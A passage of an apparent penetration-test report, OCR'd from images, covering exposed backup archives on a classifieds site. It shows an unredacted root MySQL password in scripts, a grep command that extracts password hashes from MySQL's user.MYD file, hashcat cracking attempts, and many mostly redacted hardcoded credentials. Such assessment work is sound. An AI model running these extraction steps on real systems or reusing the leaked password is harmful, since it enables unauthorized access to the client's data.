
Contents

Host	Method	URL	Params	Status	Length
[redacted]	GET	/backup/classifieds/db/classifieds_20220124.tar.gz		200	20629179
[redacted]	GET	/backup/classifieds/db/classifieds_20220125.tar.gz		200	20637201
[redacted]	GET	/backup/classifieds/db/classifieds_20220126.tar.gz		200	20641204
[redacted]	GET	/backup/classifieds/db/classifieds_20220127.tar.gz		200	20654638
[redacted]	GET	/backup/classifieds/db/classifieds_20220128.tar.gz		200	20667494
[redacted]	GET	/backup/classifieds/db/classifieds_20220129.tar.gz		200	20600541
[redacted]	GET	/backup/classifieds/db/classifieds_20220131.tar.gz		200	20712524
[redacted]	GET	/backup/classifieds/db/classifieds_20220201.tar.gz		200	20721908
[redacted]	GET	/backup/classifieds/db/classifieds_20220202.tar.gz		200	20733289
[redacted]	GET	/backup/classifieds/db/classifieds_20220203.tar.gz		200	20739625
[redacted]	GET	/backup/classifieds/db/classifieds_20220204.tar.gz		200	20756035
[redacted]	GET	/backup/classifieds/db/classifieds_20220205.tar.gz		200	20773632
[redacted]	GET	/backup/classifieds/db/classifieds_20220206.tar.gz		200	20776452
[redacted]	GET	/backup/classifieds/db/classifieds_20220207.tar.gz		200	20798837
[redacted]	GET	/backup/classifieds/db/classifieds_20220208.tar.gz		200	20805327
[redacted]	GET	/backup/classifieds/db/classifieds_20220209.tar.gz		200	20811248
[redacted]	GET	/backup/classifieds/db/classifieds_20220210.tar.gz		200	20813500
[redacted]	GET	/backup/classifieds/db/classifieds_20220211.tar.gz		200	20826870
[redacted]	GET	/backup/classifieds_20220121.tar.gz		200	17133744
[redacted]	GET	/backup/classifieds_20220122.tar.gz		200	17133744
[redacted]	GET	/backup/classifieds_20220123.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220124.tar.gz		200	17133745
[redacted]	GET	/backup/classifieds_20220125.tar.gz		200	17133739
[redacted]	GET	/backup/classifieds_20220126.tar.gz		200	17133743
[redacted]	GET	/backup/classifieds_20220127.tar.gz		200	17133745
[redacted]	GET	/backup/classifieds_20220128.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220129.tar.gz		200	17133747
[redacted]	GET	/backup/classifieds_20220130.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220131.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220201.tar.gz		200	17133743
[redacted]	GET	/backup/classifieds_20220202.tar.gz		200	17133745
[redacted]	GET	/backup/classifieds_20220203.tar.gz		200	17133745
[redacted]	GET	/backup/classifieds_20220204.tar.gz		200	17133743
[redacted]	GET	/backup/classifieds_20220205.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220206.tar.gz		200	17133746
[redacted]	GET	/backup/classifieds_20220207.tar.gz		200	17133743
[redacted]	GET	/backup/classifieds_20220208.tar.gz		200	17133742
[redacted]	GET	/backup/classifieds_20220209.tar.gz		200	17133743
[redacted]	GET	/backup/classifieds_20220210.tar.gz		200	17133744
[redacted]	GET	/backup/classifieds_20220211.tar.gz		200	17133751
[redacted]	GET	/backup/error_log		200	628
[redacted]	GET	/backup/mysql_full_20220121.0200.tar.gz		200	34050043
[redacted]	GET	/backup/mysql_full_20220122.0200.tar.gz		200	34069361
[redacted]	GET	/backup/mysql_full_20220123.0200.tar.gz		200	34078804
[redacted]	GET	/backup/mysql_full_20220124.0200.tar.gz		200	34105307
[redacted]	GET	/backup/mysql_full_20220125.0200.tar.gz		200	34111753
[redacted]	GET	/backup/mysql_full_20220126.0200.tar.gz		200	34113864
[redacted]	GET	/backup/mysql_full_20220127.0200.tar.gz		200	34135270
[redacted]	GET	/backup/mysql_full_20220128.0200.tar.gz		200	34146626
[redacted]	GET	/backup/mysql_full_20220129.0200.tar.gz		200	34159535
[redacted]	GET	/backup/mysql_full_20220130.0200.tar.gz		200	34162745
[redacted]	GET	/backup/mysql_full_20220131.0200.tar.gz		200	34187869
[redacted]	GET	/backup/mysql_full_20220201.0200.tar.gz		200	34197739
[redacted]	GET	/backup/mysql_full_20220202.0200.tar.gz		200	34211404
[redacted]	GET	/backup/mysql_full_20220203.0200.tar.gz		200	34213780
[redacted]	GET	/backup/mysql_full_20220204.0200.tar.gz		200	34225683
[redacted]	GET	/backup/mysql_full_20220205.0200.tar.gz		200	34246677
[redacted]	GET	/backup/mysql_full_20220206.0200.tar.gz		200	34251293
[redacted]	GET	/backup/mysql_full_20220207.0200.tar.gz		200	34274517
[redacted]	GET	/backup/mysql_full_20220208.0200.tar.gz		200	34279391
[redacted]	GET	/backup/mysql_full_20220209.0200.tar.gz		200	34290320
[redacted]	GET	/backup/mysql_full_20220210.0200.tar.gz		200	34291504
[redacted]	GET	/backup/mysql_full_20220211.0200.tar.gz		200	34300968

3 BACKUP FILE EVALUATION PT 1


File: /backup/mysql_full_20220121.0200.tar.gz

Looking at the contents of the mysql_fuIl_20220121.0200.tar.gz file, it appears to be a full filesystem backup of the MySQL database storage directory. There are multiple scripts with "root" logins hard coded.



```
root@parrot:~/mysql/20220204$ cat connect.sh
#/bin/bash
mysql -uroot -pm1gHty.
root@parrot:~/mysql/20220204$ cat repair.sh
#!/bin/bash

echo repairing and optimizing...
PASS=m1gHty.

mysqlcheck --all-databases --silent --repair --auto-repair --optimize -uroot -p${PASS} | grep -v "doesn't support optimize" | grep -v "mysql.*_log"
root@parrot:~/mysql/20220204$ cat _copy_classifieds_prod_to.sh
if [[ "$1" != "classifieds_qa" ]] && [[ "$1" != "classifieds_dev" ]] && [[ "$1" != "classifieds_dev2" ]]; then
        echo "please specify the classifieds database to copy to (classifieds_qa, classifieds_dev, classifieds_dev2)"
else
        mysqldump -uroot -pm1gHty.    classifieds > classifieds.dump.sql
        mysql -uroot -pm1gHty.    "$1" < classifieds.dump.sql
        rm classifieds.dump.sql
fi
```

The MySQL database itself is also included in the backup. Checking the "user.MYD" data files, I was able to extract the user accounts for the MySQL service.



```
root@parrot:~/mysql/20220208/mysql$ grep -o "\<.\+\*[A-F0-9]\{40\}" user.MYD --b
inary-files=text | sort | uniq | sed 's/\(localhost\|
                                                .%\)[\t\o14]*\(.*\)\*\(.*\)/\1|\2|\3/' |
 column -t -s"|"
10.%

                          root
                 .int
                 .int
                 .int
                 .int
                 .int






localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
```

Using the password lists from the Seclists git repository, I ran the hashes through hashcat which yielded no results. To confirm I had the correct hash values, I added the known root password to

a list for a quick test and hachcat was able to confirm the root password hash. Running brute-force attempts with various patterns failed to find any crack any other hash values.

4 BACKUP FILE EVALUATION PT 2

File: /backup/classifieds/db/classifieds_20220124.tar.gz


This backup appears to be of the classifieds database files. These files are also in the mysql_full backup file. The web application seems to work without any user accounts, so no private information was contained in the database. Only public information that was already available on the https://ClientTarget.com site was found.

5 BACKUP FILE EVALUATION PT 3

File: /backup/classifieds_20220121.tar.gz


This is backup that contains the application code of the https://<ClientTarget.com website and is also hosted on the local https://ClientTarget/classifieds/ directory. Doing a quick search through the code yields a significant amount of hard coded credentials.

Starting with the "config" directory, there is a "config.ini" file that contains multiple credentials to various MySQL databases.




```
; Services configuration file

[classifieds]

env =

db_server = localhost
db_database = classifieds
db_username = [redacted]
db_password = [redacted]

notification_email = [redacted]

[classifieds_qa]

env = stage

db_server = localhost
db_database = classifieds_qa
db_username =
db_password = [redacted]

notification_email =

[classifieds_dev]

env = dev

db_server = localhost
db_database = classifieds_dev
db_username =
db_password =

notification_email =
                     [redacted]
[classifieds_dev2]

env = dev2

db_server = localhost
db_database = classifieds_dev2
db_username =
db_password =

notification_email =
~
"config/config.ini" 45 lines --86%--
```

There is also a shell script that appears to remove the database, and recreate it, including the user accounts.




```
DBSERVER=localhost
DBUSER=[redacted]
DBPASS=[redacted]
ROOTPAS[redacted]
exit 127;

"config/classifieds_db.sh" 27 lines --3%--
```

Moving on to the "includes" directory, the application has multiple class files and utility files that contain credentials. A MSSQL Class contains an account for a "darwin" database for SQL Server.




```
    public function DBMSSQL($server="localhost", $db_or_dsn="darwin", $uname
="[redacted]", $pword="[redacted]") {
        global $restart_file, $tformat, $etl_port;
        $this->db_type = "mssql";
        $this->db_server = $server;
        $this->db_name = $db_or_dsn;
        $this->db_username = $uname;
"includes/MSSQLDB.php" 1120 lines --14%--                166,1-4        13%
```

There is also an LDAP class file that contains multiple Active Directory accounts used for querying the domain for user information.




```
    public f[redacted]nction[redacted]$uname=null, $pword=null) { // CMG
        $this->server = "[redacted]";
        $this->base_dns = array("OU[redacted]DC=int"); // All of[redacted]... specifying [redacted]would exclude OU=[redacted]: and others[redacted]who is als
o found in [redacted]
        $this->division = "[redacted]
        $this->svc_uname = [redacted];
        $this->svc_pword = [redacted]
        $this->uname = $uname;
        $this->pword = $pword;
        $this->connectBind();
    }

    /**
    * set up class to talk with [redacted] server
    */
    public function us[redacted]($uname=null, $pword=null) { //[redacted]
        $this->server = "[redacted]; // Joe's ldap server (or
        $this->base_dns = arrau("OU=[redacted].DC=[redacted],DC=com");
        $this->division = "[redacted]
        $this->svc_uname = [redacted]
        $this->svc_pword = [redacted]
        $this->uname = $uname;
        $this->pword = $pword;
        $this->connectBind();
    }

    /**
    * set up class to talk with[redacted] LDAP server
    */
    public function [redacted]$uname=null, $pword=null) { //[redacted]
        $this->server = "[redacted]; // we don't know what this is
        $this->base_dns = array("OU=[redacted].DC=[redacted],DC=com");
        $this->division = [redacted]
        $this->svc_uname = [redacted]
        $this->svc_pword =[redacted]
        $this->uname = $uname;
        $this->pword = $pword;
        $this->connectBind();
    }
"includes/LDAP.php" 769 lines --8%--                                                        64,10-13      8%
```

The PHPEWS class used for Exchange Web Services contains comments with credentials used in an example.




```
/****************************************
SAMPLE CODE

include_once("includes/PHPEWS.php");

$ews = new PHPEWS("webmail.[redacted].com", "[redacted]", "#Password");
$messages = $ews->getFolderMessageItems("inbox","IdOnly"); // "inbox", "sent
items"
//print("<pre>".print_r($messages,true)."</pre>");
if( is_array($messages) ) {
    foreach($messages as $msg) {
"includes/PHPEWS.php" 1184 lines --95%--                1131,1-4       96%
```

The utils.php file contains multiple helper functions, including some SSH functions for transferring files through SCP to remote servers, complete with hard coded credentials.



```
/**
* SSH function using a pear SSH2 library.
*
* Installed using "yum install php-phpseclib-net-ssh2", works with PHP5.6w
* Once installed, files are found in PEAR search path.
* NOTE: It is is also good to install the SFTP component using "yum install php-phpseclib-net-sftp".
*
* @see http://phpseclib.sourceforge.net/index.html
*
*/
function doSSH() {
    $cs_srvr = "[redacted];
    $cs_user = "[redacted]";
    $cs_pwd = '[redacted]
    $cs_dir = "/OUT/Sample[redacted]";

    include("Net/SSH2.php"); // found in "pear" folder
    $ssh = new Net_SSH2($cs_srvr);
    if( !$ssh->login($cs_user, $cs_pwd) ) print("Login Failed\n");

    echo $ssh->exec("pwd");
    echo $ssh->exec("ls -la");
}

"includes/utils.php" 3534 lines --94%--
```


The last set of credentials are for the site itself. The site has some API functionality that requires some credentials for access to certain endpoints.



```
// hard-coded list of accounts
$auth_accounts = array(
    "[redacted]" => array(
        "password" => "[redacted]",
        "ip" => array() ),
    "dswain" => array(
        "password" => "[redacted]",
        "ip" => array("[redacted]") ),
);

"api.php" 164 lines --7%--                    9,4           1%
```


6 SOURCE CODE EVALUATION: LOCAL FILE INCLUDE

The PHP source code contains some interesting logic, and in some places is broken and/or unfinished. Starting with the index.php file, the first line includes the common.php file, which sets up a number of variables for use in the application. This section shows the site using IP whitelisting that includes X-Forwarded-For header information, which is then used to set "$is_dale" and "$is_internal". There are also a number of directories defined, and mount points.



